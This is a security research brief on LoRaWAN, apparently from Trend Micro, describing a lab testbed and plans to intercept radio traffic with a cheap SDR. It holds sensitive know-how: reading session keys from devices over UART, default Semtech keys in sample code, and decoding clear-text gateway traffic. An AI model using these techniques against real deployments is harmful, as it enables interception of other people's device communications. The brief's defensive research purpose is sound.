TREND MICRO | research

Compromised Comms: Assessing the Security of LoRaWAN Radio

Technical Brief

The first article of the LoRaWAN security series[1] introduced the LoRa Spread Spectrum modulation and the differences between LoRa and LoRaWAN[2]. The article also discussed how threat actors attacked the security mechanisms of LoRaWAN's first 1.0.x versions and the backward compatible vulnerabilities in 1.1.x versions based on earlier research. We analyzed past discussions on LoRaWAN technology and data from our tests on LoRaWAN communications and found certain limitations that inspired us to create new security improvements.

This report will show how to create a testbed to assess and understand LoRaWAN communication behavior. Then we will dive into optimization techniques that use software-defined radio (SDR)[3] to scan the EU/AU/AS/KR or IN bands[4]. And we will also introduce the tools we have been working on to assess the radio link for LoRa PHY and LoRAWAN communication.

Making our LoRaWAN Environment

Before attacking real-world LoRaWAN communications, it is important to understand how the different technologies behave and interact with each other. In part one of the series, we introduced an environment with two development LoRaWAN kits, a LoRaWAN GPS tracking badge, and a LoRaWAN door sensor connected to a Dragino LG308 gateway. In the following picture, we can see the environment connected to one of The Things Network (TTN) servers (TTN is a global community dedicated to creating open-source and decentralized LoRaWAN networks):



Figure 1. LoRaWAN real-world testbed with LoRaWAN sensors and a Gateway connected to TTN

This will be our targeted environment. We will introduce the different elements in the next sections.

It should be noted that suppliers check users' localization to provide the LoRa transceiver associated with the free licenses/ISM bands of their specific countries[5]. For example, in the case of LoRa in the European Union, only EU433 (433.05 to 434.79 MHz) and EU863-870 (868.1 to 868.5 MHz) frequency ranges are distributed.

End-devices

Devices that will be part of the network will need to be set up to use either Activation by Personalization (ABP) or Over-the-Air Activation (OTAA) to exchange data with the network.

There are generally two ways to set up these devices:

- Devices can be reconfigured with a serial interface via a UART serial or other programming interfaces (JTAG, ICSP, etc.)
- Configuration can be static, with all information about the keys written on the end-device's sticker or notice.

For example, the GPS tracker LGT92 from Dragino can be set up in ABP or OTAA mode; however, the end-device uses OTAA by default. But, parameters can still be changed from the TTL Serial Communication interface exposed on the USB:



Figure 2. USB to TTL connection to debug and configure the LGT92

We can then debug and use AT commands to configure the end-device:

```
$ screen /dev/ttyUSB4 9600
LGT-92 Device
Image Version: v1.6.1
LoRaWan Stack: DR-LWS-003
Frequency Band: EU868
DevEui= A8 40 41 DE B1 82 24 79
JOINED
[…]
[168863]***** UpLinkCounter= 0 *****
[169262]TX on freq 868500000 Hz at DR 5
[169329]txDone
[174318]RX on freq 868500000 Hz at DR 5
[174346]rxTimeOut
[175324]RX on freq 869525000 Hz at DR 3
[175364]rxTimeOut
AT+NJM: Get or Set the Network Join Mode. (0: ABP, 1: OTAA)
OK
[…]
```

Another example is the Dragino LDS01. It is a LoRaWAN door sensor that does not have a direct interface for programming, but we can see UART serial lines by looking at TX and RX pins that we can interface with:



Figure 3. Connecting to the UART interface of the LDS01

And then we can look at the different configurations, like the current *AppSKey*:

```
AT+CAPPSKEY
[…]
+CAPPSKEY:C9A25E9B88988E865FBEBE6199ECBA28
OK
```

All the AT commands are documented for each device.

For the development kit, things are a bit different. We have to push our own code in the Arduino Mega 2560 R3 to control the LoRa shield we used for our testbed:



Figure 4. LoRa shield mounted in an Arduino MEGA 2560

Thanks to the *arduino-lmic*[6] library that provides the LoraMAC stack in C, we can directly use the sketch example from Dragino[7] to set up the session keys if we do not want to use OTAA. However, most importantly, we need to change our DevADDR as follows:

```
// LoRaWAN NwkSKey, network session key
// This is the default Semtech key, which is used by the prototype TTN
// network initially.
static const PROGMEM u1_t NWKSKEY[16] = { 0x2B, 0x7E, 0x15, 0x16, 0x28, 0xAE,
0xD2, 0xA6, 0xAB, 0xF7, 0x15, 0x88, 0x09, 0xCF, 0x4F, 0x3C };

// LoRaWAN AppSKey, application session key
// This is the default Semtech key, which is used by the prototype TTN
// network initially.
static const u1_t PROGMEM APPSKEY[16] = { 0x2B, 0x7E, 0x15, 0x16, 0x28, 0xAE,
0xD2, 0xA6, 0xAB, 0xF7, 0x15, 0x88, 0x09, 0xCF, 0x4F, 0x3C };

// LoRaWAN end-device address (DevAddr)
```

```
// See http://thethingsnetwork.org/wiki/AddressSpace
static const u4_t DEVADDR = 0x2601176E ; // <-- Change this address for every
node!
```

Another game-changer, compared to earlier devices, is the simplicity of configuring each channel directly through these lines:

```
    LMIC_setupChannel(1, 868300000, DR_RANGE_MAP(DR_SF12, DR_SF12),
BAND_CENTI);      // g-band
    LMIC_setupChannel(1, 868300000, DR_RANGE_MAP(DR_SF12, DR_SF7B),
BAND_CENTI);      // g-band
    LMIC_setupChannel(2, 868500000, DR_RANGE_MAP(DR_SF12,
DR_SF7),  BAND_CENTI);      // g-band
    LMIC_setupChannel(3, 867100000, DR_RANGE_MAP(DR_SF12,
DR_SF7),  BAND_CENTI);      // g-band
    LMIC_setupChannel(4, 867300000, DR_RANGE_MAP(DR_SF12,
DR_SF7),  BAND_CENTI);      // g-band
    LMIC_setupChannel(5, 867500000, DR_RANGE_MAP(DR_SF12,
DR_SF7),  BAND_CENTI);      // g-band
    LMIC_setupChannel(3, 867700000, DR_RANGE_MAP(DR_SF12,
DR_SF7),  BAND_CENTI);      // g-band
    LMIC_setupChannel(4, 867900000, DR_RANGE_MAP(DR_SF12,
DR_SF7),  BAND_CENTI);      // g-band
```

We will get back to these lines a bit after debugging our RF interceptor.

The Gateway

It is possible to connect to the gateway interface via ethernet or Wi-Fi. Then to connect this gateway to TTN, we need to define the Gateway ID. The ID will be set up on the TTN console so we can monitor and interact with this node remotely:



Figure 5. Console to set up Gateway ID

Even before setting the gateway, we noted that some interesting messages get intercepted by our gateway:



Figure 6. Showing Uplink and Downlink message from end-devices and gateway, respectively

We can clearly see a LoRa packet sent to an 868.5 MHz frequency with a spreading factor (SF) of 12 and a bandwidth of 125 kHz, and some data encoded in *base64*. We parse this data a bit later.

Above the intercepted *RxTxJson* messages, we can also see that the gateway will listen to the different frequencies set by default for the European Union (EU):

```
SX1301 Channels frequency
--------------------------------------
chan_multSF_0
Lora MAC, 125kHz, all SF, 868.1 MHz
--------------------------------------
chan_multSF_1
Lora MAC, 125kHz, all SF, 868.3 MHz
--------------------------------------
chan_multSF_2
Lora MAC, 125kHz, all SF, 868.5 MHz
--------------------------------------
chan_multSF_3
Lora MAC, 125kHz, all SF, 867.1 MHz
--------------------------------------
```

```
chan_multSF_4
Lora MAC, 125kHz, all SF, 867.3 MHz
--------------------------------------
chan_multSF_5
Lora MAC, 125kHz, all SF, 867.5 MHz
--------------------------------------
chan_multSF_6
Lora MAC, 125kHz, all SF, 867.7 MHz
--------------------------------------
chan_multSF_7
Lora MAC, 125kHz, all SF, 867.9 MHz
--------------------------------------
chan_Lora_std
Lora MAC, 250kHz, SF7, 868.3 MHz
--------------------------------------
```

This is impressive because the gateway uses only two transceivers: one for transmission and another for the reception that will hop to different frequencies and manage different spreading factors.

This is what researchers from IOActive used for their LoRa auditing framework[8]. It shows how it can assess the radio link's uplink messages and why it is very dependent on a gateway. To switch between US915 and EU868, researchers also provided a script to ease the change. However, we still cannot intercept the whole communications using a rogue gateway.

Network Server

As explained in the first article, many network solutions exist, and users are free to use one of their choices or create a custom one. For this article, we are using the free TTN service as a network server solution that is easy to setup.

First, we need to register our gateway, so we need to supply its ID as follows:



Figure 7. Registering a gateway

Then to register devices, we need to create an application that will correspond to our testbed:



Figure 8. Application for end devices

Then we register devices by defining a Device ID, and we can provide or generate the Device EUI and *AppKey* that will be used to derivate the session keys during the OTAA before sending MAC Payloads:



Figure 9. Registration for end devices

Note: *If a user generates the Device EUI and AppKey, they should make sure it is also configured in the end-device.*

By default, TTN uses OTAA, but if the user does not want this mode or the end-device does not support it, they can switch to ABP mode. ABP will require the static *AppSKey, NetwSkey*, and *Device ADDR* as follows:



Figure 10. Requirements for ABP mode

Note: if a user chooses to generate the session keys as well as the Dev ADDR from TTN, they will have to make the change in the end-device as well.

Communications between the Gateway (GW) and TTN

When intercepting communication between the gateway and the TTN server, we can see that all the traffic is going in clear-text to port UDP 1700:



Figure 11. Wireshark capture of the traffic between the GW and TTN

If we decode one of the UDP packets using the Python Scapy tool, we can discriminate the JSON payload as follows:

```
<UDP sport=45935 dport=1700 len=251 chksum=0x1761 |<Raw
load='\x02I9\x00\xa8@A\x1d\xbf\xc8AP{"rxpk":[{"tmst":249878716,"time":"2020-
10-
06T07:47:17.757825Z","chan":7,"rfch":0,"freq":867.900000,"stat":1,"modu":"LOR
A","datr":"SF12BW125","codr":"4/5","lsnr":9.2,"rssi":-
33,"size":24,"data":"QHk9ASaAAAACMBuGrdZESI4YlyOpZacm"}]}' |>>>>

>>> pkt.load
b'\x02I9\x00\xa8@A\x1d\xbf\xc8AP{"rxpk":[{"tmst":249878716,"time":"2020-10-
06T07:47:17.757825Z","chan":7,"rfch":0,"freq":867.900000,"stat":1,"modu":"LOR
A","datr":"SF12BW125","codr":"4/5","lsnr":9.2,"rssi":-
33,"size":24,"data":"QHk9ASaAAAACMBuGrdZESI4YlyOpZacm"}]}'
```

A number at the beginning seems to name the Gateway: *b'\x02I9\x00\xa8@A\x1d\xbf\xc8AP'*:

```
>>> binascii.hexlify(b'\x02I9\x00\xa8@A\x1d\xbf\xc8AP')
b'02493900a840411dbfc84150'
```

The first four bytes correspond to a token that is randomly generated and a *PKT_TX_ACK* value (*#define PKT_TX_ACK 5*):

```
buff_ack[0] = PROTOCOL_VERSION;
buff_ack[1] = token_h;
buff_ack[2] = token_l;
buff_ack[3] = PKT_TX_ACK;
*(uint32_t *)(buff_ack + 4) = net_mac_h;
*(uint32_t *)(buff_ack + 8) = net_mac_l;
```

So, by knowing the Gateway ID we can potentially interact with the Network Server.

It is also possible to use MQTT (Message Queuing Telemetry Transport) instead of UDP for packet forwarding as defined in the TTN API[9], which will be more secure, as suggested by Renaud Lifchitz at The Thing Network Conference 2019[10].

Capturing the RF traffic: the SDR way

Through our testbed environment, we see how to intercept LoRa PHY and LoRaWAN packets in the wild using some instrumentation. As described above, we can efficiently intercept uplink packets using a gateway as done by the LAF[11] audit framework, but we are still dependent on the limits imposed by the gateway itself:

- Frequency band support
- Number of channels
- Only intercepts uplink and not downlink

To circumvent these limitations, we will use Software Defined Radio (SDR), to try watching a whole European band, EU863-870, as follows[12]:

- Uplink:
  1. **868.1** - SF7BW125 to SF12BW125
  2. **868.3** - SF7BW125 to SF12BW125 and SF7BW250
  3. **868.5** - SF7BW125 to SF12BW125
  4. **867.1** - SF7BW125 to SF12BW125
  5. **867.3** - SF7BW125 to SF12BW125
  6. **867.5** - SF7BW125 to SF12BW125
  7. **867.7** - SF7BW125 to SF12BW125

8. **867.9** - SF7BW125 to SF12BW125
9. **868.8** - FSK

- Downlink:
    - Uplink channels 1-9 (RX1)
    - **869.525** - SF9BW125 (RX2)

As we can see, the bandwidth used for the uplink we want to capture is not greater than 2 MHz. We have a minimum frequency of 867.1 MHz and a maximal frequency of 868.8 MHz that uses the Frequency Shift Keying (FSK) modulation for channel 9. If we add the downlink part for LoRa class A, we can be sure the same channels will be used to send a downlink message on the end-device receiving window, so basically, 2 MHz would be enough for most purposes. Nevertheless, two receiving windows (RX) open to receive the packets.

If nothing is received on RX1 after a certain delay, then a second receiving window (RX2) opens at 869.525 MHz:



Figure 12. On Class A devices, if nothing is received then RX2 opens

If we consider this last frequency, we are theoretically still under the 3.2 MSps maximum sample rate of a cheap RTL-SDR device. To perform our tests, we took the RTL-SDR v3 with the metal case. This device was 50€, a bit more expensive than typical versions (usually priced between 15€-30€). It includes optimizations like the 1ppm TCXO, and it can use direct sampling to tune below 28 MHz. There are also other advantages compared to the alternative versions[13]. It should also be mentioned that the metal case becomes very hot after running for several hours — hot enough to cook bacon and eggs on.

Figure 13. RTL-SDR V3 R820T2 RTL2832U device

Observations in the Air

To observe the LoRa PHY frames in the air, a user can take a radio frequency explorer to see what is going on in the 868 MHz frequencies in Europe for example, or other frequencies depending on location.

